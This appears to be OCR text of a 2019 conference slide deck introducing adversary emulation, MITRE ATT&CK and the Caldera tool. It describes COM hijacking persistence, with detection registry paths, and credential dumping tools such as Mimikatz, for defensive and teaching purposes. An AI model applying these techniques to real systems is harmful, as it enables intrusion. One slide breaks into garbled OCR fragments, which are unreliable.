MITRE Caldera

Automated Adversary Emulation using Caldera

BruCON
10 October 2019

www.nviso.eu

A few words about myself

Why are assembly developers usually wet?

😂 😂 😂 😂

Agenda for today

1 What is adversary emulation?

2 Tools of the trade

3 MITRE Caldera

4 Demo: Caldera plugins

Agenda for today

1 What is adversary emulation?

2 Tools of the trade

3 MITRE Caldera

4 Demo: Caldera plugins

This is not adversary emulation

Adversary emulation using Nessus?

nviso

Vulnerability Scans

nessus Professional

nexpose

Qualys

Vulnerability Scans + Metasploit

"Creative" Red Teams

So what is it?

Defining adversary emulation

Adversary emulation is an activity where security experts emulate how an adversary operates. The ultimate goal, of course, is to improve how resilient the organization is versus these adversary techniques.

Both red and purple teaming can be considered as adversary emulation.

TTP

Adversary activities are described using TTPs (**Tactics, Techniques & Procedures**). These are not as concrete as, for example, IOCs, but they describe how the adversary operates at a higher level. Adversary emulation should be based on TTPs. As such, a traditional vulnerability scan or internal penetration test that is not based on TTPs should not be considered adversary emulation.

ATT&CK

Adversary emulation should be performed using a structured approach, which can be based on a kill chain or attack flow. **MITRE ATT&CK** is a good example of such a standard approach.

Penetration Test vs Adversary Emulation

Knowing the difference

PENETRATION TEST	VS	ADVERSARY EMULATION
Identify and exploit vulnerabilities on a (series of) system(s) to assess security		**Assess how resilient** an organization is versus a certain adversary / threat actor
Focused on a **specific scope** (typically an application or network range)		Focused on the **execution of a scenario** (typically defined by a number of flags)
Primarily tests **prevention**, typically less focus on detection		Typically tests both **prevention & detection** (so is less valuable if there is no blue team)

Red Team vs Purple Team

Knowing the difference

Red Team	VS	Purple Team
A red team involves emulation of a **realistic threat actor** (using TTPs)		A purple team involves emulation of a **realistic threat actor** (using TTPs)
In a typical red team, interaction with the blue team is **limited** (red vs blue)		In a typical purple team, interaction with the blue team is **maximized** (collaboration)
The goal of the red team is to **assess** how well the blue team prevents & detects		The goal of the purple team is to **improve** how well the blue team prevents & detects

MITRE ATT&CK

Defining a common language

MITRE ATT&CK™

"MITRE ATT&CK™ is a globally-accessible **knowledge base of adversary tactics and techniques** based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community." – MITRE ATT&CK website

Tactics & Techniques


Tactics are used to describe high-levels attack steps used by an adversary. These can be compared to the "steps" in the Lockheed Martin Cyber Kill Chain ©

MITRE ATT&CK **assumes breach** and thus the "first" tactic is **initial intrusion**. Any activity performed before is covered by the PRE-ATT&CK framework.

How a certain tactic is executed is described by a variety of **techniques**. For every technique, MITRE ATT&CK includes a description, detection & prevention recommendations and known threat actors who use the technique.

MITRE ATT&CK

Tactics & Techniques



TACTICS


ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding		
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation		
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation

TECHNIQUES

Zooming in on a specific technique

What level of detail is offered?



High-Level Description

General Info

Known adversaries that use the technique

Component Object Model Hijacking

The Component Object Model (COM) is a system within Windows to enable interaction between software components through the operating system. [1] Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed. When that system component is executed through normal system operation the adversary's code will be executed instead. [2] An adversary is likely to hijack objects that are used frequently enough to maintain a consistent level of persistence, but are unlikely to break noticeable functionality within the system as to avoid system instability that could lead to detection.

ID: T1122

Tactic: Defense Evasion, Persistence

Platform: Windows

Permissions Required: User

Data Sources: Windows Registry, DLL monitoring, Loaded DLLs

Defense Bypassed: Autoruns Analysis

Contributors: ENDGAME


Version: 1.0

Examples

Name	Description
ADVSTORESHELL	Some variants of ADVSTORESHELL achieve persistence by registering the payload as a Shell Icon Overlay handler COM object.[3]
APT28	APT28 has used COM hijacking for persistence by replacing the legitimate `MMDeviceEnumerator` object with a payload.[4]

Zooming in on a specific technique

What level of detail is offered?



Mitigation

How to prevent?

Direct mitigation of this technique may not be recommended for a particular environment since COM objects are a legitimate part of the operating system and installed software. Blocking COM object changes may have unforeseen side effects to legitimate functionality.

Instead, identify and block potentially malicious software that may execute, or be executed by, this technique using whitelisting [9] tools, like AppLocker, [10] [11] or Software Restriction Policies [12] where appropriate. [13]


Detection

How to detect?

There are opportunities to detect COM hijacking by searching for Registry references that have been replaced and through Registry operations replacing know binary paths with unknown paths. Even though some third party applications define user COM objects, the presence of objects within `HKEY_CURRENT_USER\Software\Classes\CLSID\` may be anomalous and should be investigated since user objects will be loaded prior to machine objects in `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\`. [14] Registry entries for existing COM objects may change infrequently. When an entry with a known good path and binary is replaced or changed to an unusual value to point to an unknown binary in a new location, then it may indicate suspicious behavior and should be investigated. Likewise, if software DLL loads are collected and analyzed, any unusual DLL load that can be correlated with a COM object Registry modification may indicate COM hijacking has been performed.

ATT&CK is the common language we should all speak

Leveraging MITRE ATT&CK in your organization



Adversary emulation

Detection capability

Prioritize defenses

Threat Intelligence

Common ATT&CK pitfalls

How to not do MITRE ATT&CK

#1

Consider all ATT&CK techniques equal
Given the size of the ATT&CK matrix, it's impossible to (a) prevent or (b) detect all techniques. You only have limited resources and should thus **prioritize**!

#2


Misjudge your coverage
Most ATT&CK techniques are not "Boolean". It's possible that you detect or block certain variations of a technique, but others not. Scoring should thus be fine-grained.

#3

Consider ATT&CK as the "holy trinity"
ATT&CK is a valuable tool, but it's **not a silver bullet**. Recognize that, for some use cases, ATT&CK is not perfect. Furthermore, not everything is documented!

Common ATT&CK pitfalls

Technique 1003 – Credential Dumping



Plaintext Credentials

After a user logs on to a system, a variety of credentials are generated and stored in the Local Security Authority Subsystem Service (LSASS) process in memory. These credentials can be harvested by a administrative user or SYSTEM.

SSPI (Security Support Provider Interface) functions as a common interface to several Security Support Providers (SSPs): A Security Support Provider is a dynamic-link library (DLL) that makes one or more security packages available to applications.

The following SSPs can be used to access credentials:

Msv: Interactive logons, batch logons, and service logons are done through the MSV authentication package.Wdigest: The Digest Authentication protocol is designed for use with Hypertext Transfer Protocol (HTTP) and Simple Authentication Security Layer (SASL) exchanges. [6]Kerberos: Preferred for mutual client-server domain authentication in Windows 2000 and later.CredSSP: Provides SSO and Network Level Authentication for Remote Desktop Services. [7] The following tools can be used to enumerate credentials:

- Windows Credential Editor
- Mimikatz

Cache

The DC(

domain

system.

through

- pw
- gs
- Mimikatz

a domain controller.

r's application

ntroller. Any

he domain controller

historical hashes of

to create a Golden

on. [14] DCSync

ync, which performs

Technique Prioritization

How to prioritize?

Criteria #1


Overall popularity of the technique
The overall popularity of an ATT&CK technique is a good indicator of how important it is to cover it (using either preventive or detective controls). In January 2019, MITRE & Red Canary released a presentation where they highlighted 7 key techniques! Furthermore, many vendors provide "ATT&CK Heat Maps" where they describe what techniques they most frequently observe.

Criteria #2

Relevance of threat actors for your organization
Next to the overall "popularity" of a technique, there is of course another factor: Is the technique known to be used by an adversary that is interested in your organization? ATT&CK has information on what techniques are used by what actors. In order to figure out what threat actors are relevant for your industry or organization, it helps to follow up on threat intelligence reports.

ATT&CK for adversary emulation

Operationalizing MITRE ATT&CK



Approved for Public Release; Distribution Unlimited. Case Number 17-3569. ©2018 The MITRE Corporation. All Rights Reserved

When developing scenarios for red teaming / adversary emulation, red teams should use ATT&CK tactics and techniques to describe how the engagement will be delivered.

This will tremendously increase the value of the engagement, as it helps defenders map issues on a structured framework afterwards!

https://attack.mitre.org/resources/adversary-emulation-plans/

Building an emulation plan

Let's start building!

Building a **good adversary emulation** plan is crucial to success. The emulation plan should mimic an actual adversary and can include **distinct phases**. In MITRE's APT3 emulation plan, the following phases are distinguished:

1. Set up adversary infrastructure (e.g. C2) and obtain initial execution (Initial Access)
2. Internal discovery, privilege escalation and lateral movement (Lateral movement)
3. Collection, staging and exfiltration (Action on Objectives)

So what techniques should you select as part of your plan? There's a few **criteria** to take into account;

How much **time & effort** will be spent during the engagement?

